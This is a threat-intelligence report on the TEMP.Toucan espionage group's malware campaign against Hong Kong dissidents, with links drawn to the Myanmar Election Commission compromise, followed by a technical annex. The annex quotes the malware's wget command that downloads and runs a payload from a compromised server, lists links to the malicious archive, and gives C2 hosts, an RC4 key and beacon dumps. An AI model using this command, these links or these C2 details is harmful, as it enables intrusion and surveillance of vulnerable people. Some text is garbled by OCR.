TEMP.Toucan Targets Chinese Dissidents; Links to Myanmar Election Commission Compromise Identified

ThreatScape Cyber Espionage , February 29, 2016 02:40:00 PM CST, 16-00002254, Version: [1]

Executive Summary

TEMP. Toucan actors are conducting intrusion operations against the Chinese dissident population in Hong Kong, likely in support of the government's efforts to maintain internal stability in the special administrative region.

Overview

TEMP.Toucan actors are conducting intrusion operations against the Chinese dissident population in Hong Kong, likely in support of the government's efforts to maintain internal stability in the special administrative region.

Key Points

- TEMP.Toucan actors leveraged a RAR archive deploying multiple pieces of malware against the Chinese dissident community.
- The malicious RAR drops multiple payloads and communications over previously observed TEMP.Toucan communications infrastructure.
- Infrastructure overlaps were observed, which linked to the Myanmar Election Commission website compromise.

Threat Detail

Overview

iSIGHT Partners believes that China-based espionage actors TEMP.Toucan carried out intrusion operations against the Chinese dissident community in early January using Taiwan election material. While the delivery method is currently unclear, a RAR archive that dropped multiple pieces of malware, including UP007, SLServer and SuperLight, was available for download via Google docs (see Technical Annex for more information).

- The malicious RAR archive, "2016總統選舉民情中心預測值.rar," ("The Public Polling Center's Forecast for the 2016 President Election.rar") was available for download from:
    - https://docs.google.com/a/google.com/uc?authuser=0&id=0B-mV_7alj6P7UGhfVXRLSjRiS3M&export=download
    - https://doc-0c-98-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ega5ecd9dhha4i6bpn5k2u4vlp0bi778/1452196800000/16246216166627663671/*/0B-mV_7alj6P7UGhfVXRLSjRiS3M?e=download
- A sensitive source indicated that the RAR archive was used to target a political dissident located in Hong Kong in early January.
- The RAR archive included multiple files that dropped benign lure documents related to the January 2016 elections; the SLServer downloader, which beaconed to safetyss.security-centers.com to download the SuperLight malware; and the UP007 malware, which called out to 59.188.12.123.



Figure 1: Benign lure document, 聲明.doc (original and translation)



Figure 2: Benign lure document, ~tmp.doc"(original and translation)

TEMP.Toucan Attribution

TEMP.Toucan attribution is based on the use of the SuperLight malware and previously attributed TEMP.Toucan infrastructure. SLServer samples employ previously observed TEMP.Toucan infrastructure.

- To date, iSIGHT Partners has only observed TEMP.Toucan actors employ SuperLight malware. Previously, the group was believed to use the malware to target a French customs department (for more information, see 14-00000118, Dec. 24, 2014; Intel-885923, July 25, 2013; and 14-30706, April 29, 2014).
- Related SLServer samples called out to domains linked to TEMP.Toucan infrastructure, including www.olinaodi.com, which is registered by the e-mail address toucan6712@163.co and www.eyesfeel256.com.

It is notable that technical indicators related to at least one SLServer sample suggest that it was used to target the Japanese defense sector, though this is unconfirmed.

Similarities to the Myanmar Election Commission Compromise

Technical indicators found during analysis of this activity revealed infrastructure overlap tied to a politically motivated campaign previously reported by iSIGHT Partners that facilitated the collection of information surrounding Myanmar's election last year. In that campaign, the website for Myanmar's electoral body, the Union Electoral Commission, and the website for the Occupational Medicine Association of Taiwan, were found to have hosted multiple malicious files and a malicious link that led to the installation of multiple pieces of malware (for more information, see 15-00012378, Nov. 18, 2015). As such, it is plausible that the compromise may have been perpetrated by TEMP.Toucan actors, though we initially suspected a link to TEMP.Webmonder.

- A RAR archive noted in the Myanmar compromise, "Security-Patch-Update333.rar" (MD5: 5ed8b90a8d5cabda83fc814e2bbd9600), led to an infection of UP007 that uses the same command and control (C&C) IP 59.188.12.123 and mutex "h31415927tttt" as the UP007 sample associated with Hong Kong dissident targeting.

- Similarly, "update-patch.rar" (MD5: 4e666c05656080180068f35cc7b026cb), a sample associated with the prior campaign, also used the same C&C domain, security-centers.com, as the SLServer downloader that is associated with Hong Kong dissident targeting.

TEMP.Toucan Background

Active since at least October 2012, TEMP.Toucan operations have historically emanated from infrastructure registered under the e-mail address toucan6712@163.com. Past campaigns and lures, which often employ geopolitical themes, suggest the group focuses on political, defense and dissident targets in the US, Europe and Southern and Southeast Asia.

Figure 3: TEMP.Toucan targeting scope

Outlook and Implications

Though this activity was focused on Chinese internal political issues, its ties to activity in Myanmar demonstrate the shared concerns of regional targets. Furthermore, given TEMP.Toucan's historic global activity, we anticipate this activity has ramifications for other locales, as far away as Japan and even the West.

Technical Annex

iSIGHT Partners acquired and analyzed a malicious RAR archive that included a malicious CVE-2015-1641 document, a malicious self-extracting RAR archive and another malicious binary. Each of these result in different types of malware being downloaded and or installed.

Technical Details

Delivery Method

The malicious RAR archive, 2016總統選舉民情中心預測值.rar (MD5: 7b518d114e9097bf45dcc6a746d059eb), which translates to "2016 presidential election sentiments Center predicted value.rar," was available to download from the Google docs (locations provided below). However, whether or not these links were used to deliver the RAR to victims or not is not yet known.

- https://docs.google.com/a/google.com/uc?authuser=0&id=0B-mV_7alj6P7UGhfVXRLSjRiS3M&export=download
- https://doc-0c-98-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/ega5ecd9dhha4i6bp mV_7alj6P7UGhfVXRLSjRiS3M?e=download

Exploitation

The documents 73個立委選區選情研判.doc (MD5: 09ddd70517cb48a46d9f93644b29c72f) and 2016總統選舉民情中心預測值.doc (MD5: 09ddd70517cb48a46d9f93644b29c72f) leverage the CVE-2015-1641 exploit in order to drop and execute its benign lure document and a self-extracting RAR.

RAR Archive Contents

The malicious archive, 2016總統選舉民情中心預測值.rar (MD5: 7b518d114e9097bf45dcc6a746d059eb), includes the following files/folders in its parent directory:

- 2016總統選舉民情中心預測值
  - Folder
  - Translation: "2016 presidential election sentiments Center predicted value"
- 聲明.doc (MD5: e64b68c9b3b4778aabbd101a111b4109)
  - Benign document
  - Translation: "Statement"



Figure 4: Benign lure document, 聲明.doc

Translation:

"73 legislators constituency election judged (1041229),

2016 presidential election sentiments Center predicted value (104.12.28).

File content represents only personal position, for reference only. Election sentiments decompression center predicted values to the desktop to consult all the data."

Within the "2016總統選舉民情中心預測值" folder is the following:

- Presidential candidate
  - Folder
- 2016總統選舉民情中心預測值.lnk (MD5: 499c5d28380fe5ac969469f6a51cfcfc)
  - Shortcut to execute: "%windir%\explorer.exe Presidential candidate\2016\2016\2016\2016\2016\2016\2016\2016\2016\wzget.exe"
- 73個立委選區選情研判.doc (MD5: 09ddd70517cb48a46d9f93644b29c72f)
  - CVE-2015-1641 malicious document
  - Translation: "73 legislators constituency election judged"

Within the "Presidential candidate" folder is the following:

- 2016
  - Nested folder, and it included eight more folders of the same name.
- 73個立委選區選情研判.lnk (MD5: 09431c49ad767004a39652ce8394d71d)
  - Shortcut to execute: %windir%\explorer.exe 2016\2016\2016\2016\2016\2016\2016\2016\2016\fzyy.exe
- 2016總統選舉民情中心預測值.doc (MD5: 09ddd70517cb48a46d9f93644b29c72f)
  - Malicious document CVE-2015-1461
  - Same as the above document "73個立委選區選情研判.doc"

Within the final "2016" folder is the following:

- fzyy.exe (MD5: d579d7a42ff140952da57264614c37bc)
  - Malicious dropper
  - Digitally signed by Binzhoushi Yongyu Feed Co.,LTd.
    - SerialNumber:5d 11 78 4f b8 17 65 02 3f 89 a4 f4 24 3f e1 a9

        - Thumbprint:07 e8 71 b6 6c 69 f3 5a e4 a3 c7 d3 ad 5c 44 f3 49 78 07 a1
        - Valid From:Thursday, January 16, 2014 7:00:00 PM
        - Valid To:Sunday, January 17, 2016 6:59:59 PM
- wzget.exe (MD5: d8becbd6f188e3fb2c4d23a2d36d137b)
    - Malicious self-extracting RAR executable

Execution

Files Dropped

Upon successful exploitation of the documents 73個立委選區選情研判.doc and 2016總統選舉民情中心預測值.doc (MD5: 09ddd70517cb48a46d9f93644b29c72f), the following files are dropped and executed:

- MD5: d8becbd6f188e3fb2c4d23a2d36d137b
    - Self-extracting RAR archive
    - Same file as wzget.exe, analyzed below
- ~tmp.doc (MD5: e6ad959a18725954a56a7954d3f47671)
    - Benign lure document


2016大選進入最後關鍵10天,73個立委選區選情研判(1041229),2016總統選舉民情中心預測值(104.12.28).

Figure 5: Benign lure document, ~tmp.doc

Translation:

"2016 election enters the final key for 10 days, 73 legislators constituency election judged (1041229), 2016 presidential election sentiments Center predicted value (104.12.28)."

Upon successful execution of wzget.exe (MD5: d8becbd6f188e3fb2c4d23a2d36d137b), it will drop and execute the following files:

- %PROGRAMDATA%\wget.exe (MD5: f9f8d1c53d312f17c6f830e7b4e6651d)
    - WGET for Windows
- %PROGRAMDATA%\wget.bat (MD5: 47e60e347b5791d5f17939f9c97fee01)
    - Batch script that uses PowerShell to execute wget.exe and iuso.exe
- %PROGRAMDATA%\iuso.exe (MD5: 07eb4867e436bbef759a9877402af994)
    - Loader
    - Configured to execute %PROGRAMDATA%\Keyainst.exe
    - This is most likely a misconfigured piece as there is no file "keyainst.exe" in this process. The loader is likely meant to execute wthk.exe due to wthk.exe not being automatically executed by anything else.

Once wget.bat is executed, it will use PowerShell to execute the following command:

- "C:\\ProgramData\\wget.exe http://www.kcico.com.tw/data/openwebmail/doc/wthk.txt -O C:\\ProgramData\\wthk.exe -b –q"
    - Downloads and executes a file that it saves to:
        - %PROGRAMDATA%\wthk.exe (MD5: e5e7dcbda781dd0bf5f5da3cccdb094d)
        - SLServer Downloader
        - Mutex: "M&BX^DSF&DA@F"

Wthk.exe, once executed, will drop the following files:

- %PROGRAMDATA%\sun orcal\java\SunJavaUpdata\SunJavaUpdata.txt
    - Initially written as this file but is then renamed to:
- %PROGRAMDATA%\sun orcal\java\SunJavaUpdata\SunJavaUpdata.exe
    - Copy of wthk.exe
- %PROGRAMDATA%\Javame\Java\Jre\helper\113507\SunJavaUpdataData.lnk (MD5: 98d12c186ca6d11ef36016e1fca469e4)
    - Shortcut link to SunJavaUpdata.exe
- %PROGRAMDATA%\sun orcal\java\SunJavaUpdata\updata.log

    - Includes location of wthk.exe

Wthk.exe will then beacon to safetyssl.security-centers.com and download the following files:

- %APPDATA%\sun orcal\java\JavaUpdata\JavaUpdata.dll (MD5: 585f46cf4ba1e70d80b4104f9437dd65)
    - Superlight
    - Mutex: A$%#@^^A
    - C&C: 61.100.183.165
- C:\RECYCLER\puttygen.exe (MD5: d9cafae1957a11bf3adbf7ae0c5f8634)
    - PuTTY RSA/DSA Key Generator

Upon downloading Superlight, the following file is created:

- %APPDATA%\Javame\Java\Jre\helper\113507\JavaUpdata.lnk (MD5: 98d12c186ca6d11ef36016e1fca469e4)
    - Persistence
    - Command: "C:\WINDOWS\system32\rundll32.exe JavaUpdata.dll FunctionWork"

After JavaUpdata.dll is executed, it deletes updata.log.

Upon successful execution of fzzy.exe (MD5: d579d7a42ff140952da57264614c37bc), it will drop the following files:

Fzzy.exe is digitally signed using the following certificate:

- %APPDATA%\Local\Microsoft\Internet Explorer\nvsvc.exe (MD5: f70b295c6a5121b918682310ce0c2165)
    - Used to load SBieDll.DLL
    - Digitally Signed:
        - SANDBOXIE L.T.D
        - SN: 01 00 00 00 00 01 2b f2 99 e1 0c
        - From: Thursday, October 28, 2010 5:34:15 AM
        - To: Monday, February 04, 2013 10:10:10 AM
        - Thumbprint: 07 e4 5e 18 70 6c 17 71 a8 a2 24 cf 8e a5 bc 04 44 a6 f9 58
- %APPDATA%\Local\Microsoft\Internet Explorer\conhost.exe (MD5: e0eb981ad6be0bd16246d5d442028687)
    - UP007 Loader
    - Digitally signed:
        - Square Network Tech Co.,LTD.
        - SN: 3a 72 a8 34 fb ec e5 4f a5 e5 2f 67 ba 63 4d ca
        - From: Friday, February 21, 2014 7:00:00 PM
        - To: Sunday, February 22, 2015 6:59:59 PM
        - Thumbprint: bc 39 a9 86 cb fc 5b ee db 9a b2 fe d4 20 e7 d3 bf d3 09 c6
- %APPDATA%\Local\Microsoft\Internet Explorer\SBieDll.dll (MD5: f80edbb0fcfe7cec17592f61a06e4df2)
    - Legitimate binary
    - DLL Side Loads maindll.dll
    - Digitally Signed:
        - SANDBOXIE L.T.D
        - SN: 01 00 00 00 00 01 2b f2 99 e1 0c
        - From: Thursday, October 28, 2010 5:34:15 AM
        - To: Monday, February 04, 2013 10:10:10 AM
        - Thumbprint: 07 e4 5e 18 70 6c 17 71 a8 a2 24 cf 8e a5 bc 04 44 a6 f9 58
- %APPDATA%\Local\Microsoft\Internet Explorer\runas.exe (MD5: 6a541de84074a2c4ff99eb43252d9030)
    - Creates persistence
    - Digitally Signed:
        - Binzhoushi Yongyu Feed Co.,LTd.
        - SN: 5d 11 78 4f b8 17 65 02 3f 89 a4 f4 24 3f e1 a9
        - From: Thursday, January 16, 2014 7:00:00 PM

        - To: Sunday, January 17, 2016 6:59:59 PM
        - Thumbprint: 07 e8 71 b6 6c 69 f3 5a e4 a3 c7 d3 ad 5c 44 f3 49 78 07 a1
- %APPDATA%\Local\Microsoft\Internet Explorer\maindll.dll (MD5: d8ede9e6c3a1a30398b0b98130ee3b38)
    - Loads and RC4 Decrypts dll2.xor
        - RC4 key: "1qaz2wsx3edc"
    - Mutex: h31415927tttt
- %APPDATA%\Local\Microsoft\Internet Explorer\dll2.xor (MD5: ce8ec932be16b69ffa06626b3b423395)
    - UP007
    - RC4 Encrypted using: "1qaz2wsx3edc"

fzzy.exe will then execute conhost.exe, which in turn executes nvsvc.exe.

nvsvc.exe renames conhost.exe to mon and renames itself to conhost.exe.

sbiedll.dll writes the following log file:

- %APPDATA%\Local\Microsoft\Internet Explorer\nvsvc.log
- Format:
    - Thursday, February 11, 2016 12:01:18: nvsvc.exe(2372, 2544) - load maindll ok
    - Thursday, February 11, 2016 12:01:18: nvsvc.exe(2372, 2544) - get work fun error
    - Thursday, February 11, 2016 12:01:18: nvsvc.exe(2372, 2544) - load maindll ok
    - Thursday, February 11, 2016 12:01:18: nvsvc.exe(2372, 2544) - get work fun error
        - 2372 = PID of nvsvc.exe and 2544 is the thread that was created for injected code
        - "load maindll ok" means the maindll.dll has been loaded while "get work fun error" means that another necessary file/process for Sandboxie is unavailable. Due to it being used to sideload maindll.dll, the error isn't relevant to the infection.

UP007 writes a keylog file to the following:

- %TEMP%\keylog\<YYYY-MM-DD>.sys

Registry Keys

Wthk.exe creates the following registry entries:

Key: HKU\Software\Google\info

Value:000000001e007361666574797373 6c2e73656375726974792d63656e746572732e636f 6d1e007361666574797373 6c2e73656375726974792d63656e746572732e636f6d1e0073616665747 973736c2e73656375726974792d63656e746572732e636f6d00000b007774686b646f633031303600 0000000000bb010000bb010000bb0100000000000000000000

Relevance: Configuration in ascii hex that includes 3 C&Cs and campaign code. Values include 3 entries for safteyssl.security-centers.com:443 and "wthkdoc0106."

Key: HKU\Software\Google\infoSize

Value: 141

Relevance: Size of above configuration file

Superlight then creates the following registry entries:

Key: HKU\Software\Google\GUID

Value: A5 05 5E 3A 40 BE 8D 45 99 F4 2C B1 0F B8 55 8F

Relevance: GUID created from CoCreateGuid

Key: HKU\Software\Google\GUIDSize

Value: 16

Relevance: Size of above configuration file

Persistence Method

SLServer maintains its persistence on the victim's system through the use of the following combination:

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup

Value: %APPDATA%\Javame\Java\Jre\helper\113507\

File: %PROGRAMDATA%\Javame\Java\Jre\helper\113507\SunJavaUpdataData.lnk

Superlight Persistence

File: %APPDATA%\Javame\Java\Jre\helper\113507\JavaUpdata.lnk

UP007 Persistence

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\KB923561

Value: %APPDATA%\Local\Microsoft\Internet Explorer\conhost.exe

Network Communications

After successful installation/initialization of the batch script, wget.bat, it proceeds to download a SLServer payload from the compromised server "www.kcico.com.tw" via port TCP/80:

VICTIM to C&C

GET /data/openwebmail/doc/wthk.txt HTTP/1.0

User-Agent: Wget/1.5.3.1

Host: www.kcico.com.tw:80

Accept: */*

After successful installation/initialization of SLServer, wthk.exe, it proceeds to download a Superlight payload from the C&C server "safetyssl.security-centers.com" via port TCP/443 in plaintext:

VICTIM to C&C

00000000 07 0d 00 00 00 00 00 00 00 00 00 00 00 ....

C&C to VICTIM

00000000 07 1e 10 00 00 00 00 00 00 00 00 00 cd ab 00 ....

00000010 00 01 00 00 00 00 00 00 00 00 00 00 10 4d 5a ....MZ

00000020 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 ....

00000030 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 .....@. .....

00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....

00000050 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ....

00000060 ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 .....!. .L.!This

00000070 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 program cannot

00000080 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f be run i n DOS mo

00000090 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 f4 34 de....$. 4

<REDACTED>

VICTIM to C&C

0000000D 07 1f 00 00 00 00 00 00 00 00 00 00 cd ab 00 ....

0000001D 00 01 00 00 00 00 00 00 00 00 00 00 10 4d ....M

C&C to VICTIM

0000101E 07 1e 10 00 00 00 00 00 00 00 00 00 cd ab 00 ....

0000102E 00 01 00 10 00 00 00 00 00 00 00 00 10 55 8b ....U.

VICTIM to C&C

0000002C 07 1f 00 00 00 00 00 00 00 00 00 00 cd ab 00 ....

0000003C 00 01 00 10 00 00 00 00 00 00 00 00 10 55 ....U

C&C to VICTIM

0000203C 07 1e 10 00 00 00 00 00 00 00 00 00 cd ab 00 ....

0000204C 00 01 00 20 00 00 00 00 00 00 00 00 10 08 53 ... .S

VICTIM to C&C

0000004B 07 1f 00 00 00 00 00 00 00 00 00 00 cd ab 00 ....

0000005B 00 01 00 20 00 00 00 00 00 00 00 00 10 08 ... .

Note: Byte 0x00 remains constant throughout all communications. Bytes 0x01 and 0x02, in each communication, include the size of that communication in little endian. Bytes 0x0D through 0x11 (CD AB 00 01) appear to be a flag/delimiter as these four bytes do not change throughout all initial download-related communications. Bytes 0x13 and 0x14 increment with each beacon, in little endian, most likely to keep track of the sequence the data should be sent and retrieved in. Byte 0x30 appears to be another delimiter due to the fact that the actual data being transmitted begins after this byte, and it remains the same throughout this phase of communication.

After SLServer successfully downloads its Superlight payload, it proceeds to perform the following beacons to the C&C server "safetyssl.security-centers.com" via port TCP/443 in plaintext:

VICTIM to C&C

00000000 07 82 00 00 00 40 fe fe ff ff ff ff ff fd fd fd .....@.. .....

00000010 fd fa ff ff ff fe ff ff ff fe 53 ef d4 7e ff ff ....S..~..

00000020 ff ff d6 e1 da b0 b4 03 8e b9 48 04 0d e5 00 46 ....H....F

00000030 a3 72 ff ff ff ff ff f2 ff f1 ff fa ff fe ff ff .r..... .....

00000040 be ff bb ff b2 ff b6 ff b1 ff d2 ff b9 ff c9 ff ....

00000050 ba ff b9 ff cc ff c7 ff c6 ff be ff 9b ff 92 ff ....

00000060 96 ff 91 ff 96 ff 8c ff 8b ff 8d ff 9e ff 8b ff ....

00000070 90 ff 8d ff ff ff 88 ff 8b ff 97 ff 94 ff 9b ff ....

00000080 90 ff 9c ff cf ff ce ff cf ff c9 ff ....

Decoded:

```
00000000  07 82 00 00 00 40 01 01 00 00 00 00 00 02 02 02  .....@..........
00000010  02 05 00 00 00 01 00 00 00 01 AC 10 2B 81 00 00  ..........¬.+1..
00000020  00 00 29 1E 25 4F 4B FC 71 46 B7 FB F2 1A FF B9  ..).%OKüqF·ûò.ÿ¹
00000030  5C 8D 00 00 00 00 00 0D 00 0E 00 05 00 01 00 00  \1..............
00000040  41 00 44 00 4D 00 49 00 4E 00 2D 00 46 00 36 00  A.D.M.I.N.-.F.6.
00000050  45 00 46 00 33 00 38 00 39 00 41 00 64 00 6D 00  E.F.3.8.9.A.d.m.
00000060  69 00 6E 00 69 00 73 00 74 00 72 00 61 00 74 00  i.n.i.s.t.r.a.t.
00000070  6F 00 72 00 00 00 77 00 74 00 68 00 6B 00 64 00  o.r...w.t.h.k.d.
00000080  6F 00 63 00 30 00 31 00 30 00 36 00              o.c.0.1.0.6.
```

C&C to VICTIM

```
00000000  07 0d 00 00 00 00 01 0d  00 00 00 00 00          ........ .....
0000000D  07 0d 00 00 00 00 05 01  00 00 00 00 00          ........ .....
```

VICTIM to C&C

```
00000082  07 91 00 00 00 40 fe f2  fc ff ff ff ff bc ff 90 .....@.. ........
00000092  ff 92 ff 8f ff 8a ff 8b  ff 9a ff 8d ff b1 ff 9e ........ ........
000000A2  ff 92 ff 9a ff c5 ff df  ff be ff bb ff b2 ff b6 ........ ........
000000B2  ff b1 ff d2 ff b9 ff c9  ff ba ff b9 ff cc ff c7 ........ ........
000000C2  ff c6 ff f2 ff f5 ff b0  ff 8c ff a9 ff 9a ff 8d ........ ........
000000D2  ff 8c ff 96 ff 90 ff 91  ff c5 ff df ff a8 ff 96 ........ ........
000000E2  ff 91 ff df ff 87 ff 8f  ff f2 ff f5 ff b0 ff 8c ........ ........
000000F2  ff ab ff 86 ff 8f ff 9a  ff c5 ff df ff cc ff cd ........ ........
00000102  ff 9d ff 96 ff 8b ff d2  ff af ff bc ff f2 ff f5 ........ ........
00000112  ff.
00000113  07 9d 01 00 00 60 87 63  72 6b 22 b1 3d bf ef 7a .....`.c rk".=..z
00000123  70 0e 31 7b 88 0f f6 73  bf 80 d0 72 65 17 7a b5 p.1{...s ...re.z.
00000133  eb 2b 24 59 ab bf 5e ab  f5 fa 20 21 4c ec fd 4c .+$Y..^. .. !L..L
00000143  44 f6 d6 32 c9 db 04 8a  19 33 26 66 c2 14 63 7c D..2.... .3&f..c|
00000153  40 c1 9d 0b 8f 46 80 95  d3 47 95 a3 5e 3f 71 54 @....F.. .G..^?qT
00000163  7c f4 7b 23 b0 f1 bb 31  22 6a 38 bb e9 4c 3a f3 |.{#...1 "j8..L:.
00000173  da 19 a7 9d 3d aa c5 9b  7d 94 6a 50 9f 4b 79 83 ....=... }.jP.Ky.
00000183  31 80 91 33 ab d6 64 8c  c8 0c 0d d9 f7 ab 4b 79 1..3..d. ......Ky
00000193  15 cc b9 a5 9c b5 41 8d  37 2f 55 4c de c8 5a 45 ......A. 7/UL..ZE
000001A3  65 4b 19 ad c5 ed 4a 1d  1d a9 a3 68 05 4b c8 58 eK....J. ...h.K.X
000001B3  36 47 6a 39 d1 ca 95 6a  99 58 ed 40 a8 1d 58 32 6Gj9...j .X.@..X2
000001C3  f9 a3 a5 96 ba 91 d6 81  c9 f1 e6 cd 95 44 03 5e ........ .....D.^
```

000001D3 8a c9 20 07 8a 31 5a d4 18 83 53 25 63 33 05 6f .. ..1Z. ..S%c3.o

000001E3 88 13 4f 4e 2a ec 10 87 3d 77 d5 d8 53 db dc a4 ..ON*... =w..S...

000001F3 1f 7e 34 63 58 a0 64 06 d1 af 82 48 1e e8 e4 55 .~4cX.d. ...H...U

00000203 61 84 75 ec d5 71 53 e3 a4 4d 39 50 5e 1b 06 8c a.u..qS. .M9P^...

00000213 07 2b 8d b2 0c 5c 82 28 45 83 9d b2 36 e5 a0 53 .+...\.(E...6..S

00000223 26 12 01 3f 8d 87 77 fe 91 57 28 c7 8c d4 93 76 &..?..w. .W(....v

00000233 c8 8e 22 61 40 b7 ba 31 a7 24 3b 25 10 cc 55 09 .."a@..1 .$;%..U.

00000243 5f 19 08 5a 1b 88 94 cd 30 16 13 7a d7 48 4c 94 _..Z.... 0..z.HL.

00000253 3a ea 14 a1 35 53 11 43 06 b5 53 e4 9f 3e 66 51 :...5S.C ..S..>fQ

00000263 9b 49 72 a4 91 60 b8 b5 0e 9f e0 2c 88 34 47 55 .Ir..`.. ...,.4GU

00000273 58 29 23 d4 d4 46 d8 59 8d e9 c0 e1 52 90 7c a3 X)#..F.Y ....R.|.

00000283 1d 32 e7 28 31 20 9c 40 16 a1 e7 2c 7c fa 4a 19 .2.(1 .@ ...,|.J.

00000293 73 a6 c6 31 65 04 1a a7 2a f8 e1 0e 33 08 f4 a1 s..1e... *...3...

000002A3 8e b8 0d e1 60 a3 79 03 f8 b9 08 44 10 ....`.y. ...D.

000002B0 07 0d 00 00 00 40 fa fe fc ff ff ff ff .....@.. .....

Decoded:

00000082 07 91 00 00 00 40 01 0D 03 00 00 00 00 43 00 6F .....@.......C.o

00000092 00 6D 00 70 00 75 00 74 00 65 00 72 00 4E 00 61 .m.p.u.t.e.r.N.a

000000A2 00 6D 00 65 00 3A 00 20 00 41 00 44 00 4D 00 49 .m.e.:. .A.D.M.I

000000B2 00 4E 00 2D 00 46 00 36 00 45 00 46 00 33 00 38 .N.-.F.6.E.F.3.8

000000C2 00 39 00 0D 00 0A 00 4F 00 73 00 56 00 65 00 72 .9.....O.s.V.e.r

000000D2 00 73 00 69 00 6F 00 6E 00 3A 00 20 00 57 00 69 .s.i.o.n.:. .W.i

000000E2 00 6E 00 20 00 78 00 70 00 0D 00 0A 00 4F 00 73 .n. .x.p.....O.s

000000F2 00 54 00 79 00 70 00 65 00 3A 00 20 00 33 00 32 .T.y.p.e.:. .3.2

00000102 00 62 00 69 00 74 00 2D 00 50 00 43 00 0D 00 0A .b.i.t.-.P.C....

00000112 00.

00000113 F8 62 FE FF FF 9F 78 9C 8D 94 DD 4E C2 40 10 85 øbþÿÿŸxœ1"ÝNÂ@.…

00000123 8F F1 CE 84 77 F0 09 8C 40 7F 2F 8D 9A E8 85 4A 1ñÎ„wð.Œ@/1šè…J

00000133 14 D4 DB A6 54 40 A1 54 0A 05 DF DE B3 13 02 B3 .ÔÛ¦T@¡T..ßÞ³..³

00000143 BB 09 29 CD 36 24 FB 75 E6 CC D9 99 3D EB 9C 83 ».)Í6$ûuæÌÙ™=ëœƒ

00000153 BF 3E 62 F4 70 B9 7F 6A 2C B8 6A 5C A1 C0 8E AB ¿>bôp¹j,¸j\¡ÀŽ«

00000163 83 0B 84 DC 4F 0E 44 CE DD 95 C7 44 16 B3 C5 0C ƒ.„ÜO.DÎÝ•ÇD.³Å.

00000173 25 E6 58 62 C2 55 3A 64 82 6B 95 AF 60 B4 86 7C %æXbÂU:d‚k•¯`´†|

00000183 CE 7F 6E CC 54 29 9B 73 37 F3 F2 26 08 54 B4 86 Î nÌT)›s7óò&.T´†

00000193 EA 33 46 5A 63 4A BE 72 C8 D0 AA B3 21 37 A5 BA ê3FZcJ¾rÈÐª³!7¥º

